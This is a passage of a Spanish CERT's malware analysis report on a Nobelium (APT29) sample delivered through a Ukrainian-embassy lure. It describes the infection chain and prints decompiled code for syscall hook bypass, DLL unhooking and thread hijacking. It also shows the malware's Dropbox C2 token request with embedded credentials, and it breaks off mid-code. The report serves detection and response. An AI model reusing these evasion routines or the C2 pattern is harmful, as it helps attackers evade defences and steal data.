



Nobelium Analysis Study

September 2022

INCIBE-CERT_NOBELIUM_ANALYSIS_STUDY_2022_v1

This publication belongs to INCIBE (Spanish National Cybersecurity Institute) and is licensed under a Creative Commons Attribution-Non-Commercial 3.0 Spain License. For this reason, it is permitted to copy, distribute and communicate this work publicly under the following conditions:

- **Acknowledgement.** The content of this report may be reproduced in part or in full by third parties, with the appropriate acknowledgement and making express reference to INCIBE or INCIBE-CERT and its website: <https://www.incibe.es/>. Under no circumstances shall said acknowledgement imply that INCIBE supports said third party or supports the use they make of this work.
- **Non-commercial Use.** The original material and the derived works may be distributed, copied and exhibited provided their use does not have a commercial purpose.

By reusing or distributing the work, the terms of the license of this work must be made clear. Some of these conditions may not apply if permission is obtained from INCIBE-CERT as owner of the authorship rights. Full text of the license: <https://creativecommons.org/licenses/by-nc-sa/3.0/es/>.

Contents

Figures	3
Tables	4
1. About this Study	5
2. Document Structure	6
3. Introduction	7
4. Technical Report	8
4.1. Chain of infection	10
4.2. Analysis of the infection	11
5. Previous Campaigns	23
5.1.1. BOOMBOX	24
5.1.2. Nativezone	25
5.1.3. Beatdrop	25
5.1.4. Boommic	25
5.1.5. New Artifacts	25
6. References	27
Appendix 1: Indicators of Compromise (IOC)	28
Appendix 2: Yara Detection Rule	32

FIGURES

Figure 1: Content "NV.iso"	8
Figure 2: Contents of file "61315171.pdf"	9
Figure 3: VirusTotal search for ArcoSup file	9
Figure 4: Execution of "NV.lnk" file	10
Figure 5: Additional functions in vcruntime140.dll	10
Figure 6: Comparison of the imports in vcruntime140.dll	11
Figure 7: Flow of execution of infection	11
Figure 8: Check of AcroSup.exe chain in the process of execution	12
Figure 9: Call to the function call_to_ntdll_with_bypass_hooks	12
Figure 10: Step of the hashed API as argument	13
Figure 11: Search for SSN	13
Figure 12: Code for the construction of the hash table	14
Figure 13: Construction of the hash table in execution time	15
Figure 14: Obtaining the API in execution time	15
Figure 15: Change of context to "main_loop" function	16
Figure 16: gdi32.dll library uploaded to memory in duplicate	16
Figure 17: Function mapping_modules_overwritten_text_section	17
Figure 17: Call to function mapping_modules_overwritten_text_section "main_loop"	17
Figure 18: Request for Dropbox access token	18
Figure 19: Response with access token	18
Figure 20: Movement of files to %APPDATA%	19
Figure 21: Creation of persistence in HKCU	19
Figure 22: POST "Upload" request to Dropbox	19
Figure 23: Example of the archive structure .mp3	20

Figure 24: Example of the archive structure .mp3	20
Figure 25: Compilation of data to be exfiltrated	20
Figure 26: Encryption of data via XOR.....	21
Figure 27: Packaging of information to exfiltrate.....	21
Figure 28: Request POST “Download” to Dropbox.....	21
Figure 29: POST “Download” to Dropbox Request.....	22
Figure 30: Execution of downloaded modules	22
Figure 31: Entrance vectors used in Nobelium campaigns.....	23
Figure 32: Artefacts utilizados by Nobelium in campaigns (2021)	24
Figure 33: Artefacts used by Nobelium in campaigns (2022) [7]	24
Figure 34: Boombox code to contact C2	25
Figure 35: Comparison table for different artifacts of Nobelium.....	26

TABLES

No se encuentran elementos de tabla de ilustraciones.

1. About this Study

This study is based on the analysis of a malware sample that will help us ascertain in detail the tools and techniques used, and their functioning, from its propagation by email, the flow of the complete execution of the infection, encompassing the methods of obfuscation and persistence.

The objective of the study lies in facilitating the information necessary to identify the characteristics of this threat itself, its behaviour and techniques used, thus allowing for better identification and response.

The detailed technical report was created following a methodology which includes both static analysis as well as dynamic analysis of the sample within a controlled environment. Tools like Pestudio, DnsSpy and PE-Bear have been used for the executables and text editors like Sublime Text for the scripting files or VirtualBox, InetSim, PolarProxy, Wireshark, IDA Pro and ProcessHacker, which have allowed us to observe the impact on a terminal and extract its configuration and most characteristic chains from the memory, once it was running.

What's more, a review is also conducted of the different campaigns of Nobelium, comparing them to the sample analysed and providing different indicators of commitment and a Yara rule.

2. Document Structure

This document consists, on the one hand of 3. Introduction, detailing the origin and background of the malware analysed, presenting the many similarities with other samples of malicious code related to the NOBELIUM group, mentioning their origin and historic evolution.

Next, the 4. Technical Report section contains the results of the dynamic and static analyses performed on the sample.

Next, the section 5. Previous compares the similarities and differences of the code analysed with other samples from previous campaigns, based on the public information available.

Finally, section 6. References lists the references consulted throughout the analysis.

The document also has two annexes: Appendix 1: Indicators of Compromise (IOC) contains the Indicators of Commitment (IOC) associated with Nobelium, and Appendix 2: Yara Detection Rule details the Yara rules for the detection of malicious samples of this *malware*.

3. Introduction

The results contained in this report have been obtained from the analysis of malicious code distributed by email on 26 April 2022.

The malware analysed has similarities with other samples previously linked to the Nobelium group but at the same time presents new characteristics that show greater sophistication, such as a downloader for which no previous analysis was found in open sources.

Nobelium is the Microsoft designation for a group of attackers which, according to the United States Cybersecurity and Infrastructure Security Agency (CISA), forms part of the Russian Foreign Intelligence Service (SVR).

Other security companies refer to this group as APT29, UNC2452, Silverfish, DarkHalo, or StellarParticle. This criminal group is particularly well known for the attack on the supply chain of SolarWinds, which came to light in 2020 [1]. Later, in January 2021, the group changed its modus operandi, performing a massive phishing campaign [2] passing themselves off as an American development company. The techniques, tactics and procedures (TTPs) identified on this occasion share many similarities with the campaign reported in 2021.

4. Technical Report

The analysis part of the email that contains a link to the HTML file housed on an external server, which uses the HTML Smuggling technique (T1027.006)¹ to conceal an ISO file called “NV.iso”, whose *hash* in SHA-256 is 2931C944C166B610BDADF1A26668023DB919D6BA35B1193399081474BE4BC1F6.

Upon opening the file we find 5 documents, which are hidden except for “NV.lnk”, which detonates the infection if executed by the user.

Este equipo > Unidad de DVD (E:) NV






Nombre	Fecha de modificación	Tipo	Tamaño
 61315171	25/04/2022 14:05	Microsoft Edge P...	265 KB
 AcroSup	24/12/2021 20:03	Aplicación	181 KB
 AcroSup64.dll	26/04/2022 16:36	Extensión de la ap...	128 KB
 NV	26/04/2022 16:40	Acceso directo	2 KB
 vcruntime140.dll	22/04/2022 20:26	Extensión de la ap...	86 KB

Figure 1: Content “NV.iso”

The files, with their respective hashes, are the following

Name	Hash SHA-256
61315171.pdf	5FDCA439BEA2482B7DB9FDAA75C7FDF15E4014A82F570A27F09D0E551C528015
AcroSup.exe	E8E63F7CF6C25FB3B93AA55D5745393A34E2A98C5AEACBC42F1362DDF64EB0DA
AcroSup64.dll	3AC8C22EB7C59D35FE49C20F2A0ECA06765543DFB15F455A5557AF4428066641
NV.lnk	18E0526350E135EE76EF408BC2702F204A576102F8EA5061414D9DC63A563FE5
Vcruntime140.dll	2028C7DEAF1C2A46F3EBBF7BBDF76781D84F9321107D65D9B9DD958E3C88EF5A

First, the file “61315171.pdf” is the bait shown the victim while the infection is launched, purporting to be from the Ukrainian Ministry of Foreign Affairs, taking advantage of the ongoing conflict with Russia. The document informs of the closure of the Ukrainian embassy in the Republic of North Macedonia on 25 April 2022.

¹ Obfuscated Files or Information: HTML Smuggling. <https://attack.mitre.org/techniques/T1027/006/>



Figure 2: Contents of file "61315171.pdf"

On the other hand, we also have the file *AcroSup.exe* which has a time stamp prior to the others. Searching by hash in VirusTotal, we find a match for a file with no detections.




Figure 3: VirusTotal search for ArcoSup file

The real name of the file is *WChromeNativeMessagingHost.exe*, a legitimate plug-in listener by Adobe Create PDF for Chrome. The malware will use this legitimate file to upload the malicious DLLs (*AcroSup64.dll* and *vcruntime.dll*).

4.1. Chain of infection

When the user opens the ISO file, they only find the “NV.Ink” file because the rest of the files are hidden. Upon executing the LNK file, the AcroSup.exe execution is launched using the command terminal.




Figure 4: Execution of “NV.Ink” file

As already noted, the file AcroSup.exe is legitimate. However, searching the legitimate library *vcruntime140.dll*, those involved manage to load their malicious DLL of the same name, which they place alongside the executable file. This technique is known as DLL Side-Load (T1574.002)².

The *vcruntime140.dll* library is a legitimate Windows DLL that allows the correct execution of programmes written in C. Upon purchasing the original DLL which the malware accompanies, it can be observed that some functions are different, as seen in the comparison below:

Line	Address	Name
00000	180005028	sub_180005028
00001	180005034	sub_180005034
00002	180006e90	sub_180006E90
00003	180009aa0	sub_180009AA0
00004	18000a780	sub_18000A780
00005	18000d930	sub_18000D930
00006	18000d940	sub_18000D940
00007	18000d9d0	sub_18000D9D0
00008	18000daf0	sub_18000DAF0
00009	18000db00	sub_18000DB00
00010	18000db04	sub_18000DB04
00011	18000ddb8	sub_18000DDB8
00012	18000ddc0	sub_18000DDC0
00013	18000e378	sub_18000E378
00014	18000e9c8	sub_18000E9C8
00015	18000ec24	sub_18000EC24
00016	18000ec38	sub_18000EC38
00017	18000f740	sub_18000F740
00018	18000fa10	sub_18000FA10

Figure 5: Additional functions in *vcruntime140.dll*

The results show 216 coinciding functions and 18 additional ones. Analysing each one of the functions, there is nothing unusual, so it looks like the DLL has no malicious logic.

² Hijack Execution Flow: DLL Side-Loading. <https://attack.mitre.org/techniques/T1574/002/>

In the imports for the `vcruntime140.dll` library, which comes with the ISO file, we can see that it contains one import more than the original.

Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp
138E4	api-ms-win-crt...	2	FALSE	14CB8	0
138F8	api-ms-win-crt...	3	FALSE	14C98	0
1390C	api-ms-win-crt...	3	FALSE	14CE0	0
13920	api-ms-win-crt...	1	FALSE	14CD0	0
13934	api-ms-win-crt...	1	FALSE	14C88	0
13948	KERNEL32.dll	34	FALSE	14B70	0

Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp
15600	api-ms-win-crt...	2	FALSE	13A98	0
15614	api-ms-win-crt...	3	FALSE	13A78	0
15628	api-ms-win-crt...	2	FALSE	13AC0	0
1563C	api-ms-win-crt...	1	FALSE	13AB0	0
15650	api-ms-win-crt...	1	FALSE	13A68	0
15664	KERNEL32.dll	34	FALSE	13950	0
15678	AcroSup64.dll	1	FALSE	190D7	0

Figure 6: Comparison of the imports in `vcruntime140.dll`

When the `vcruntime140.dll` library alongside `AcroSup.exe` is uploaded, `AcroSup64.dll` will be loaded automatically and its `DllMain` will be executed.

As described above, the flow of the infection would be as follows:




Figure 7: Flow of execution of infection

4.2. Analysis of the infection

The main DLL responsible for the communication and execution is `AcroSup64.dll`, which loads on the memory via `DLL Side-Loading` through the DLL which serves as a proxy for the uploading (`vcruntime140.dll`).

The malicious logic is not in the exported function but is found directly in the `DllMain` function. `DllMain` checks that the image of the binary of the process in execution called `AcroSup.exe` (legitimate binary).



Figure 8: Check of AcroSup.exe chain in the process of execution

During the analysis of this sample, it is observed that it uses a technique to avoid the user's hooks and to perform a direct invocation to *syscalls* or more specifically to SSNs (System Service Numbers). These kinds of hooks are common in security software to monitor the processes in execution and, this way, detect malicious behaviours. That is why the malware tries to sort them to guarantee their execution.

In this case, it was possible to see that the sample has a function that implements this bypass technique. The figure below shows a call to this function (call_to_ntdll_with_bypass_hooks).




Figure 9: Call to the function call_to_ntdll_with_bypass_hooks

Upon entering the function, it is clear that there is a call to another function disguising the value as an argument: 0x0B4A8D256. This value corresponds to the hash of the name of the function of the NTDLL.dll library. The result of the call to this function will be stored in

the RAX log and corresponds to the SSN (System Service Number) which is passed to the syscall instruction³.

```
call_to_ntdll_with_bypass_hooks proc near

arg_0= qword ptr 8
arg_8= qword ptr 10h
arg_10= qword ptr 18h
arg_18= qword ptr 20h

mov     [rsp+arg_0], rcx
mov     [rsp+arg_8], rdx
mov     [rsp+arg_10], r8
mov     [rsp+arg_18], r9
sub     rsp, 28h
mov     ecx, 0B4A8D256h ; hash del api
call    bypass_hooks_ntdll
add     rsp, 28h
mov     rcx, [rsp+arg_0]
mov     rdx, [rsp+arg_8]
mov     r8, [rsp+arg_10]
mov     r9, [rsp+arg_18]
mov     r10, rcx
syscall                                ; Low latency system call
retn
call_to_ntdll_with_bypass_hooks endp
```

Figure 10: Step of the hashed API as argument

The function shown below is that received for the hash parameter of the function. The following image shows how it searches the SSN (System Service Number) in the table built based on the function we have renamed GetSysCallList(). Later, in the *while* loop, it compares and returns the values:

```
_int64 __fastcall bypass_hooks_ntdll(int hash_api)
{
    __int64 result; // rax

    if ( !(unsigned int)GetSysCallList() )
        return 0xFFFFFFFFi64;
    result = 0i64;
    if ( !Table_SysCalls[0] )
        return 0xFFFFFFFFi64;
    while ( hash_api != Table_SysCalls_0[4 * (unsigned int)result] )
    {
        result = (unsigned int)(result + 1);
        if ( (unsigned int)result >= Table_SysCalls[0] )
            return 0xFFFFFFFFi64;
    }
    return result;
}
```

Figure 11: Search for SSN

Within the GetSysCallList() function, the table of hashes of the names of the ntdll.dll library is built. The code can be seen below:

³ SYSCALL — Fast System Call: <https://www.felixcloutier.com/x86/syscall>

```

if ( Table_SysCalls[0] )
    return 1i64;
v1 = 0i64;
v2 = NtCurrentPeb()->Ldr->Reserved2[1];
v3 = v2[6];
if ( !v3 )
    return 0i64;
do
{
    v4 = v3;
    v5 = *(unsigned int *) (*(int *) (v3 + 60) + v3 + 136);
    if ( (_DWORD)v5 )
    {
        v1 = (_DWORD *) (v3 + v5);
        v6 = *(unsigned int *) (v3 + v5 + 12);
        if ( (*(_DWORD *) (v6 + v3) | 0x20202020) == 'ldtn' && (*(_DWORD *) (v6 + v3 + 4) | 0x20202020) == 'ld.1' )
            break;
    }
    v2 = (_QWORD *) *v2;
    v3 = v2[6];
}
while ( v3 );

while ( (_DWORD)v7 );
v20 = 0;
Table_SysCalls[0] = Entries_Syscalls;
if ( Entries_Syscalls != 1 )
{
    do
    {
        v21 = 0;
        if ( Entries_Syscalls - v20 != 1 )
        {
            do
            {
                v22 = v21 + 1;
                v23 = Table_SysCalls[4 * v21 + 3];
                if ( v23 > Table_SysCalls[4 * (v21 + 1) + 3] )
                {
                    v24 = Table_SysCalls[4 * v21 + 2];
                    v25 = *(_QWORD *)&Table_SysCalls[4 * v21 + 4];
                    Table_SysCalls[4 * v21 + 2] = Table_SysCalls[4 * (v21 + 1) + 2];
                    Table_SysCalls[4 * v21 + 3] = Table_SysCalls[4 * (v21 + 1) + 3];
                    *(_QWORD *)&Table_SysCalls[4 * v21 + 4] = *(_QWORD *)&Table_SysCalls[4 * (v21 + 1) + 4];
                    Table_SysCalls[4 * (v21 + 1) + 2] = v24;
                    Table_SysCalls[4 * (v21 + 1) + 3] = v23;
                    *(_QWORD *)&Table_SysCalls[4 * (v21 + 1) + 4] = v25;
                    Entries_Syscalls = Table_SysCalls[0];
                }
                ++v21;
            }
            while ( v22 < Entries_Syscalls - v20 - 1 );
        }
        ++v20;
    }
    while ( v20 < Entries_Syscalls - 1 );
}
return 1i64;

```

Figure 12: Code for the construction of the hash table

In the execution time, one can observe how, at the time when the hash table is being built, register r11 is noting all the names of the APIs with prefix Zw:




Figure 13: Construction of the hash table in execution time.

If we observe the r8 log which is where it stores the hash calculating and log r11 which is where it stores the API, we can see that this time the API is using the malware.




Figure 14: Obtaining the API in execution time.

Log r8 shows the value 0xB4A8D256 and we see in the lower left section the hexadecimal view that is synchronised with log r11 as the API is ZwCreateThreadEx().

Observing the code and its behaviour, the technique implemented has been identified as that described in section 8 of the [article “Bypassing User-Mode Hooks and Direct Invocation of System Calls for Red Teams”](#) (MDSec Research, s.f.) by cybersecurity company MDSec. In summary, this is a means of obtaining the SSNs inside the execution time without having the map ntdll again, with the aforementioned aims.

The analyst has found no publicly available source that mentions this technique in the recent campaigns.

Once this action is performed, it redirects the flow of the execution to a function that is the main loop, names here as “main_loop”. The redirection of the flow is produced suspending the thread and changing the context of the thread to the following instruction to execute.

```

do
{
    v5 = hModule[v3];
    K32GetModuleBaseNameA(v0, v5, BaseName, 0x80u);
    if ( !strcmp(BaseName, "AcroSup.exe") )
        K32GetModuleInformation(v0, v5, &modinfo, 0x18u);
    ++v3;
}
while ( v3 < v4 );
}
Thread32First(v1, &te);
for ( result = Thread32Next(v1, &te); result; result = Thread32Next(v1, &te) )
{
    if ( te.th32OwnerProcessID == GetCurrentProcessId() )
    {
        v6 = GetModuleHandleW(L"ntdll.dll");
        NtQueryInformationThread = (NTSTATUS __stdcall *) (HANDLE, THREADINFOCLASS, PVOID, ULONG, PULONG) GetProcAddress(v6, "NtQueryInformationThread");
        v8 = OpenThread(0x200000u, 0, te.th32ThreadId);
        ((void __fastcall *) (HANDLE, __int64, char **)) NtQueryInformationThread(v8, 9i64, &v13);
        if ( v13 >= modinfo.lpBaseOfDll && v13 <= (char *) modinfo.lpBaseOfDll + modinfo.SizeOfImage )
        {
            v9 = SuspendThread(v8);
            Sleep(0x7D0u);
            if ( v9 != -1 )
            {
                Context.ContextFlags = 0x100000;
                if ( !GetThreadContext(v8, &Context) )
                    return 4;
                Context.Rip = (DWORD64) main_loop;
                if ( !SetThreadContext(v8, &Context) )
                    return 8;
                ResumeThread(v8);
            }
        }
    }
}

```

Figure 15: Change of context to "main_loop" function

The above image shows how it fixes the variable Context.Rip to the main_loop function and performs a Summary to initiate the execution of the main loop.

In this main_loop() function, we observe that, as an antihook mechanism, there is a function (mapping_modules_overwritten_text_section) that re-maps all the libraries. Below is an example of how, in an instant, putting a breakpoint at the moment when the library is uploaded, the memory space of the process has two copies of the same library uploaded in the memory (gdi32.dll)

0x1d516140000	Image: Commit	4 kB	R	C:\Windows\System32\gdi32.dll
0x1d516141000	Image: Commit	60 kB	RX	C:\Windows\System32\gdi32.dll
0x1d516150000	Image: Commit	80 kB	R	C:\Windows\System32\gdi32.dll
0x1d516164000	Image: Commit	4 kB	WC	C:\Windows\System32\gdi32.dll
0x1d516165000	Image: Commit	8 kB	R	C:\Windows\System32\gdi32.dll
0x1d516167000	Image: Commit	8 kB	WC	C:\Windows\System32\gdi32.dll
0x1d516169000	Image: Commit	8 kB	R	C:\Windows\System32\gdi32.dll
0x7ffec73f0000	Image: Commit	4 kB	R	C:\Windows\System32\gdi32full.dll
0x7ffec73f1000	Image: Commit	624 kB	RX	C:\Windows\System32\gdi32full.dll
0x7ffec748d000	Image: Commit	308 kB	R	C:\Windows\System32\gdi32full.dll
0x7ffec74da000	Image: Commit	16 kB	RW	C:\Windows\System32\gdi32full.dll
0x7ffec74de000	Image: Commit	4 kB	WC	C:\Windows\System32\gdi32full.dll
0x7ffec74df000	Image: Commit	112 kB	R	C:\Windows\System32\gdi32full.dll
0x7ffec89b0000	Image: Commit	4 kB	R	C:\Windows\System32\gdi32.dll
0x7ffec89b1000	Image: Commit	60 kB	RX	C:\Windows\System32\gdi32.dll
0x7ffec89c0000	Image: Commit	80 kB	R	C:\Windows\System32\gdi32.dll
0x7ffec89d4000	Image: Commit	4 kB	RW	C:\Windows\System32\gdi32.dll
0x7ffec89d5000	Image: Commit	24 kB	R	C:\Windows\System32\gdi32.dll

Figure 16: gdi32.dll library uploaded to memory in duplicate

After mapping each one of the modules uploaded, the function moves the section .text. from the module recently uploaded to the drive, to the .text zone of the module uploaded with the launch of the application. After destroying the section just at the start of the "main_loop" the malware tries to ensure it removes all possible hooks in user mode.


```
if ( K32GetModuleFileNameExA(v3, hModule[v4], Filename, 0x82u) )
{
    v5 = strrchr(Filename, '\\');
    v17 = v5;
    v6 = v5;
    if ( v1 )
    {
        hLibModule = GetModuleHandleA(v5 + 1);
        modinfo.lpBaseOfDll = 0i64;
        *(_QWORD *)&modinfo.SizeOfImage = 0i64;
        modinfo.EntryPoint = 0i64;
        K32GetModuleInformation(v3, hLibModule, &modinfo, 0x18u);
        v7 = (char *)modinfo.lpBaseOfDll;
        hObject = CreateFileA(Filename, 0x80000000, 1u, 0i64, 3u, 0, 0i64);
        v19 = CreateFileMappingW(hObject, 0i64, 0x1000002u, 0, 0, 0i64);
        v8 = (char *)MapViewOfFile(v19, 4u, 0, 0, 0i64);
        v9 = &v7[*((int *)v7 + 15)];
    }
}
```

Figure 17: Function mapping_modules_overwritten_text_section

```
main_loop proc near
    var_740= qword ptr -740h
    var_720= word ptr -720h
    size= dword ptr -718h
    nSize= dword ptr -710h
    username= qword ptr -700h
    var_6F8= dword ptr -6F8h
    var_6F4= dword ptr -6F4h
    var_6F0= dword ptr -6F0h
    var_6EC= dword ptr -6EC
    var_6A8= xmmword ptr -6A8h
    computername= byte ptr -690h
    NameBuffer= byte ptr -580h
    remote_resource= byte ptr -470h
    var_360= byte ptr -360h
    token_access_1= byte ptr -250h
    username1= byte ptr -140h
    var_30= qword ptr -30h
    arg_0= qword ptr 10h
    arg_8= qword ptr 18h
    arg_10= qword ptr 20h

; __unwind { // __GSHandlerCheck
mov     [rsp-8+arg_0], rbx
mov     [rsp-8+arg_8], rsi
mov     [rsp-8+arg_10], rdi
push    rbp
push    r12
push    r13
push    r14
push    r15
lea     rbp, [rsp-640h]
sub     rsp, 740h
mov     rax, cs:__security_cookie
xor     rax, rsp
mov     [rbp+660h+var_30], rax
call    mapping_modules_overwritten_text_section
xor     r15d, r15d
lea     r14, cad_for_xor
}
```

Figure 17: Call to function mapping_modules_overwritten_text_section "main_loop"

After analysing and observing the behaviour, any public implementation of this technique has been searched for in open sources, finding the code implemented in the article *Full DLL Unhooking with C++* (Full DLL Unhooking with C++, s.f.), confirming the behaviour and offering a simpler view of same.

As happens with the previous technique, no public references were found mentioning the use of this technique in the campaign by this group.

Once the antihook tasks were performed, the first operation the main loop performs is to engage in communication making use of the [Dropbox API](#) (Dropbox Platform Team, 2020).

First the sample requests a token for access to Dropbox, performing a request to [api.dropbox.com](#) in the following way:

```
POST /oauth2/token HTTP/1.1
Authorization: Basic aWM1eGkwYzE4cDk5cW05OjhxMWd1a3lud3gwbWd5aQ==
Content-Type: multipart/form-data; boundary=14577440i
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4864.13
Host: api.dropbox.com
Content-Length: 231
Cache-Control: no-cache

--14577440i
Content-Disposition: form-data; name="grant_type"

refresh_token
--14577440i
Content-Disposition: form-data; name="refresh_token"

j6UwQ32ifzcAAAAAATK1RzCeW3WwUnIMNU9et_jVtkQS9vgA07NKPJmyT-
--14577440i--
```

Figure 18: Request for Dropbox access token

In the request we can observe how it seeks to refresh the access token, providing the API key in Base64

```
"aWM1eGkwYzE4cDk5cW05OjhxMWd1a3lud3gwbWd5aQ=="
ic5xi0c18p99qm9:8q1gukynwx0mgyi
api_key:api_secret
```

The request responds with an access token valid for 14,400 seconds (4 hours).

```
{"access_token": "sl.8G1i72xWN1FvRIh0FLYgqduBQ0WvDxp3pg8-UayIQ0DZtn0BjnwS6JdprcFRm7qp_AvinMXEiT3td5CHJ0MZBKjoPyZyLSK9igPTRbqstQHeXwEaGKILZJADk_iwUz9bupWOT2", "token_type": "bearer", "expires_in": 14400}
```

Figure 19: Response with access token

If the request has obtained a response, the “main loop” executes a function that we have called “copia_ficheros_persistencia”. This function starts copying the files 6131517.pdf and AcroSup.exe to %AppData%.

```
format_string((__int64)&FileName, (__int64)"%s\\61315171.pdf");
format_string((__int64)&PathName, (__int64)"%s\\AdobeAcroSup");
```

```

if ( CreateDirectoryA(&PathName, 0i64) )
{
    v20 = strrchr(&Filename, '\\');
    format_string((__int64)&PathName, (__int64)"%s%s");
    result = CopyFileA(&Filename, &PathName, 0);
    if ( result )
    {
        v21 = vsigned int result; // eax : 0i64;
        memset(v20, 0, v21);
